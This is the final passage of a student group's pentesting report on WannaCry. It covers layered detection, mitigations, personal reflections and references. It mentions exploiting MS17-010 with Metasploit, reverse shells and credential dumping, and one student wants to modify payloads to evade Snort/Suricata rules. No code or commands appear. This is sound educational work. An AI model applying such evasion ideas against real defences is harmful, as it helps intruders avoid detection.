The different networks, methods, and tools discussed herein complement each other synergistically to provide a holistic understanding

and robust defense against WannaCry and similar threats.

Complementary Methodologies:
Static and Dynamic analysis are inherently complementary. Static analysis offers a foundational understanding of the malware's structure and potential capabilities (identifying file names, kill-switch URLs, embedded passwords) without execution. Dynamic analysis, using a Cuckoo Sandbox, then brings these capabilities to life, revealing the actual execution flow, file system modifications, registry changes, and network interactions in real-time, even for self-modifying or polymorphic code that static analysis struggles with. This combination allows security professionals to both "see" the code and "watch" it performs, providing a much richer picture than either method alone.

The penetration testing simulation provides a practical, attacker-centric view. By actively exploiting the MS17-010 vulnerability with Metasploit, defenders can experience firsthand how WannaCry gains initial access and performs post-exploitation activities like credential dumping. This direct experience validates the theoretical findings from static and dynamic analysis and helps to understand the attacker's perspective, informing better defensive strategies.

Integrated Toolset:
Network-level tools (Nmap, Snort/Suricata, Wireshark) provide the "early warning" system by detecting the initial exploitation attempts (e.g., SMBv1 vulnerability scans, Eternal Blue/Double Pulsar signatures on port 445) before the malware even fully establishes itself on the host.

Host-level tools (Sysmon, Windows Event Viewer, EDRs) then provide granular visibility into the victim machine's internal activities once compromised. They detect process injections, unusual command execution, file modifications, and attempts at persistence or credential harvesting, directly correlating to WannaCry's known behaviors post-infection.

SIEM platforms act as the central nervous system, correlating alerts and logs from both network and host layers. They can identify patterns like rapid connections to port 445 followed by suspicious process activity, or lateral movement attempts, which might go unnoticed by individual tools. This correlation is vital for detecting the multi-staged attacks characteristic of WannaCry.

YARA rules, developed from static analysis findings, complement dynamic analysis by providing fast, signature-based detection for known or polymorphic variants on disk or in memory. The robust feature extraction from Cuckoo Sandbox (using TF-IDF) further enhances this by generating patterns for even subtle polymorphic changes that traditional antivirus might miss, making signature-based detection more agile and effective against evolving threats.
In essence, a successful defense strategy against malware like WannaCry requires a layered defense approach. The information gathering and exploitation phases of a penetration test inform what indicators to look for. Static and dynamic analysis reveals the unique fingerprints and behaviors of the malware. Finally, the network, host, and SIEM tools implement detection mechanisms that watch for these fingerprints and behaviors across different layers of the infrastructure. This combined approach ensures that if one layer of defense bypasses, others are in place to detect and mitigate the threat, leading to a more resilient and secure environment.

6.2 Limitations

Based on the limitations overall with Kali Linux I wasn’t really able to find any during my time of using it for the penetration tests , it really did have allot of tooling and support the one limitation that I could see was its inability to be able to self-correct commands that it prompts after seeing user input this is definitely something that could be improved.

6.3 Implications

Based on the implications from what I was able to do with the Kali Linux machine I was able to travers across a remote workstation gaining privileged access to it , this essentially allowed me to record and download files , the implications of not instilling more hardening across both windows, kali and Apache web servers is evident if your able to initiate this level of attacks using payloads.

To mitigate the types of risks exposed during this exercise, several defensive strategies should be implemented. First and foremost, all systems must be kept up to date with the latest security patches, particularly for critical services like SMB, RDP, and web servers. Firewalls should be configured to restrict access to only necessary ports and services, ideally using network segmentation and least privilege principles to reduce the attack surface. Additionally, intrusion detection and prevention systems (IDS/IPS) can help detect and block scanning activity and exploitation attempts. Services exposed to the internet should be hardened and monitored, with unnecessary components like default admin pages or development files removed or hidden. Finally, continuous vulnerability scanning and penetration testing should be incorporated into the organization's security program to proactively identify weaknesses before adversaries do. These controls, when combined, form a comprehensive defense-in-depth strategy that significantly reduces the possibility and impact of successful attacks.

7.0 Reflection and Individual Contribution Questions

7.1 Question: How this CA helped you improve your pentesting knowledge and skills?

Matthew's Answer

Overall, I felt the continues assessment helped improve my knowledge and understanding of penetration technologies and standards, the deeper I went into understanding web application pentesting and windows pentesting I was able to articulate more and more the importance of repetitive practice , although I'm a certified Penetration Tester I'm constantly learning and evolving with time, learning new techniques and tools, methodologies and way in which I can adapt , accelerate and provide timely reports these exercises across my research and configuration of the pentesting environment help cement this and build my technical acumen further.

Nicole's Answer

This hands-on experience displayed the importance of layered security controls, timely patch management, and service minimization and the need for network hardening. It also demonstrated how attackers' chain together information from different phases of an attack reconnaissance, enumeration, and exploitation, to gain unauthorized access. Overall, the project reinforced essential penetration testing concepts while highlighting the effectiveness of tools like Nmap, DIRB, and Metasploit in identifying and exploiting system vulnerabilities.

Viktoria's Answer

This work can significantly enhance your penetration testing knowledge and skills by providing a deep, multi-faceted understanding of a real-world, impactful cyberattack, WannaCry. It offers insights into attack methodologies, the tools used for both exploitation and analysis, and crucial detection strategies, all of which are invaluable for a pen tester. Understanding Attack Vectors and Exploitation. How to use Kali Linux and the Metasploit Framework, learned how to use nmap to identify vulnerable systems for information gathering. Understanding how static analysis with tools like IDA Pro can reveal hard-coded strings, how malware behaves in an isolated environment

7.2 Question: How working as a group and working on multiple networks / systems helped you improve / maximise your learning?

Matthew's Answer

while working as a group is always adventurous and ambitious the real test would have actually been to conduct a Pentest on a simulated environment/lab that everyone had access to a build out the Pentest report , working on multiple networks definitely opened my eyes as a way of exploring what I enjoyed and what I didn't enjoy I got to learn more about reverse shell , payloads and methodologies while also dipping my toes into some web application penetration testing. I suppose you could say it did help me in a way to become creative around research into conducting pen testing and learning more about proper standards and procedures alongside the variants of types of reverse shells. I believe the assessment and

working as a group while siloed to a point provided an opportunity to showcase my strengths in windows pen testing but acknowledge my improvements needed for web application pen testing.

Nicole's Answer

Seeing the various results and different approaches to a pen test allowed to maximize learning and helped improve skills which were discussed in class and also developed outside of class. With multiple people working on a similar project, it showed how various attacks can be done and at the same time how important and different research can be that would influence the result. Group projects allow for different niches and interests to come together when conducting a practical and research aspect like in this report.

Viktoria's Answer

Collaboration with team members helped me to different tools, methodologies, and thought processes. I learn how others approach enumeration, exploitation, or post-exploitation differently, often-revealing techniques or shortcuts you have not considered.
I think peer learning accelerates skill development what might take hours to figure out alone can be learned in minutes through discussion.

7.3 Question If you were to do the CA again, what would you do differently?

Matthew's Answer

I find this a curious question obviously I would have actually loved to demonstrate a single proper pen test of a windows environment similar to what the exams teach you , to do it differently I would have looked more into building out my template and report and Soley utilizing this to show a completed real world sample report I feel this would have allowed me to explore my creativity more in terms of the Methodology around building out a report and then reporting on it with a fake simulated group of stakeholders I felt this would have been something cool that I could have done differently if I had more time.

Nicole's Answer

I would have conducted a pen test not using a Windows machine. As user-friendly and assessable Windows is, many tools and 'back-end' set-up systems are based on Linux distros and while researching, found it difficult to use Windows in a non-traditional way, whereas Linux distros can be more configurable.

Viktoria's Answer

I would like to explore it different way, maybe dive deep with scripting for IDA for static analysis. I would experiment with modifying the exploit parameters and payload stages to try and evade the specific Snort/Suricata rules

7.4 Summary of the individual contributions to the practical tasks and report writing

Matthew's Answer

Overall, I contributed to at least 40 pages of report writing, evidence collection, practical pen testing utilising two different sources one I created one I adopted into my assessment and showcased my skills around pen testing report creation and diagram architecture which posed an advantage for my individual contribution to the overall group effort , I also showcased my understanding around Rever shells , web application testing and my coherent understanding around how everything fits together in the Pentest world.

Nicole's Answer

I conducted a penetration test and learned various skills and was astonished by the level of security required/how simple it can be to exploit an unprotected system. Created two separate virtual machines with different configurations and tools to commit an exploit. Contributed to the written report with my findings through my steps taken for the pen test. Added my overall gathering of knowledge over the span of this report and pen test through research conducted and the practical aspects of the work. Displayed groupwork by

meeting and discussing templates and how to go about the report as well as combining work done into one document.

Viktoria's Answer

Each team member contributed across both technical and documentation tasks to ensure a comprehensive and well-organized assessment. Responsibilities were divided based on strengths and interests. Overall, teamwork allowed me to distribute learning and problem solving, with each member contributing to both the hands-on testing and the professional delivery of results.

Matthew REFERENCES

[1] OWASP Foundation, "OWASP Juice Shop," *OWASP*, [Online]. Available: https://owasp.org/www-project-juice-shop/. Accessed: July 16, 2025.
[2] OWASP Foundation, "Mutillidae II," *OWASP*, [Online]. Available: https://owasp.org/www-project-mutillidae-ii/. Accessed: July 16, 2025.
[3] Nmap, "Nmap Reference Guide," *Nmap.org*, [Online]. Available: https://nmap.org/book/man.html. Accessed: July 16, 2025.
[4] Rapid7, "Metasploit Unleashed," *Offensive Security*, [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/. Accessed: July 16, 2025.
[5] TryHackMe, "TryHackMe - Platform for Learning Cybersecurity," *TryHackMe*, [Online]. Available: https://tryhackme.com. Accessed: July 16, 2025.
[6] Hack The Box, "HTB Platform," *Hack The Box*, [Online]. Available: https://www.hackthebox.com. Accessed: July 16, 2025.
[7] Imperva, "What is SQL Injection (SQLi)?," *Imperva*, [Online]. Available: https://www.imperva.com/learn/application-security/sql-injection-sqli/. Accessed: July 16, 2025.
[8] Microsoft, "Windows Security Auditing," *Microsoft Learn*, [Online]. Available: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/auditing-overview. Accessed: July 16, 2025.
[9] Offensive Security, "Kali Linux Tools," *Kali.org*, [Online]. Available: https://tools.kali.org/tools-listing. Accessed: July 16, 2025.
[10] CVE Details, "CVE Database," *CVE Details*, [Online]. Available: https://www.cvedetails.com. Accessed: July 16, 2025.
[11] Tenable, "Nessus Vulnerability Scanner," *Tenable*, [Online]. Available: https://www.tenable.com/products/nessus. Accessed: July 16, 2025.
[12] OpenVAS, "OpenVAS – Open Vulnerability Assessment System," *Greenbone*, [Online]. Available: https://www.openvas.org. Accessed: July 16, 2025.
[13] SANS Institute, "Penetration Testing Execution Standard (PTES)," *SANS*, [Online]. Available: https://www.sans.org/white-papers/penetration-testing-execution-standard/. Accessed: July 16, 2025.
[14] NIST, "CVSS Calculator v3.1," *National Institute of Standards and Technology*, [Online]. Available: https://nvd.nist.gov/vuln-metrics/cvss. Accessed: July 16, 2025.
[15] Docker Docs, "Docker Overview," *Docker*, [Online]. Available: https://docs.docker.com/get-started/overview/. Accessed: July 16, 2025.

VIKTORIA REFERENCES

Automated Behavioral Analysis of Malware A Case Study of WannaCry Ransomware / 2017 16th IEEE International Conference on Machine Learning and Applications.

The Static Analysis of WannaCry Ransomware / International Conference on Advanced Communications Technology (ICACT).

An Investigation on WannaCry Ransomware and its Detection / 2018 IEEE Symposium on Computers and Communications (ISCC).

https://github.com/AlessandroZ/LaZagne
https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

NICOLE REFERENCES

1] "The Role of Red Team and Blue Team in Cybersecurity," Custom Software Development Company.

Accessed: July 15, 2025. [Online]. Available: https://maddevs.io/blog/red-team-vs-blue-team-in-cybersecurity/
[2] "Virtual Machine Advantages and Disadvantages," Scale Computing. Accessed: July 17, 2025. [Online]. Available: https://www.scalecomputing.com/resources/understanding-virtual-machine-advantages-and-disadvantages
[3] "Get Kali," Kali Linux. Accessed: July 17, 2025. [Online]. Available: https://www.kali.org/get-kali/
[4] "What is a Honeypot in Cybersecurity? | CrowdStrike," CrowdStrike.com. Accessed: July 17, 2025. [Online]. Available: https://www.crowdstrike.com/en-us/cybersecurity-101/exposure-management/honeypots/
[5] "KFSensor Manual | KeyFocus." Accessed: July 17, 2025. [Online]. Available: https://www.kfsensor.net/kfsensor/help/
[6] "XAMPP Installers and Downloads for Apache Friends." Accessed: July 17, 2025. [Online]. Available: https://www.apachefriends.org/
[7] Deutsche Telekom Security GmbH and M. Ochse, *T-Pot 24.04.1*. (Dec. 2024). C. Accessed: July 17, 2025. [Online]. Available: https://github.com/telekom-security/tpotce
[8] "Developments of the Honeyd Virtual Honeypot | Honeyd," TailBliss. Accessed: July 17, 2025. [Online]. Available: https://www.honeyd.org/
[9] "Apache Tutorial: Dynamic Content with CGI - Apache HTTP Server Version 2.4." Accessed: July 18, 2025. [Online]. Available: https://httpd.apache.org/docs/current/en/howto/cgi.html


Matthew 's WORKS CITED

Banach, Z. (2019, December 03). *https://www.invicti.com/blog/web-security/understanding-reverse-shells/*. Retrieved July 15, 2025, from https://www.invicti.com/blog/web-security/understanding-reverse-shells/
first.org. (2023, November 1). *https://www.first.org/cvss/specification-document*. (first.org) Retrieved July 15, 2025, from https://www.first.org/cvss/specification-document
GetCyber . (2024, March 29). *https://www.youtube.com/watch?v=-GDADZcBRIY&ab_channel=GetCyber*. (GetCyber) Retrieved July 15, 2025 , from https://www.youtube.com/watch?v=-GDADZcBRIY&ab_channel=GetCyber
IR , B. (2023, May 5). *https://benleeyr.wordpress.com/2023/02/12/installing-pwndocs-in-kali/*. (Ben Ir) Retrieved July 15 , 2025, from https://benleeyr.wordpress.com/2023/02/12/installing-pwndocs-in-kali/
Jagannath, D., Chakkaravarthy S , D., & Deepak, G. (2021, April 30th). *https://skandashiled.medium.com/pwndoc-complete-guide-b927956d06d5*. (Medium) Retrieved July 14, 2025, from https://skandashiled.medium.com/pwndoc-complete-guide-b927956d06d5
Kimminich, B. (2014-2025, June 1). *https://owasp.org/www-project-juice-shop/*. (OWASP) Retrieved July 15, 2025, from https://owasp.org/www-project-juice-shop/
Nad, M. (2020, October 9). *https://github.com/pwndoc/pwndoc/issues?page=3*. (github.com) Retrieved July 15, 2025, from https://github.com/pwndoc/pwndoc/issues?page=3
PTES. (2024, August 16th). *http://www.pentest-standard.org/index.php/Main_Page*. (PTES) Retrieved July 15, 2025, from http://www.pentest-standard.org/index.php/Main_Page
Shield , S. (2021, April 30). *https://skandashiled.medium.com/pwndoc-complete-guide-b927956d06d5*. (Medium) Retrieved July 15, 2025, from https://skandashiled.medium.com/pwndoc-complete-guide-b927956d06d5
Simplilearn. (2025, January 27). *https://www.youtube.com/watch?v=j--LNicwXZU&ab_channel=Simplilearn*. (Simplilearn) Retrieved July 14 , 2025, from https://www.youtube.com/watch?v=j--LNicwXZU&ab_channel=Simplilearn
Webb, K. (2024, September 26). *Penetration testing best practices: ensuring consistent and effective security testing*. (Stike Graph) Retrieved July 15, 2025, from https://www.strikegraph.com/blog/pen-testing-best-practices
Williams, J. (2025, July 15). *https://owasp.org/www-community/OWASP_Risk_Rating_Methodology*. (OWASP) Retrieved July 15, 2025, from https://owasp.org/www-community/OWASP_Risk_Rating_Methodology


APPENDICES

Appendix Fig 1.0 Network configuration,


Includes firewall, switches, ports and Vlan and server paths across network.




Both virtual machine IP Information from switch and port highlighted.




Appendix Fig 2.0 Host Hyper-V machine lab network configuration




Appendix Fig 3.0 Windows virtual machine




Appendix Fig 4.0 Kali Linux virtual machine




Updating Kali Linux




Appendix Fig 5.0 Software install on windows server 2025 virtual machine






Appendix Fig 6.0 IP Allocation/reservation



Appendix Fig 7.0 Network switch hyperV



Advanced IP Scanner Tests to below VLAN's

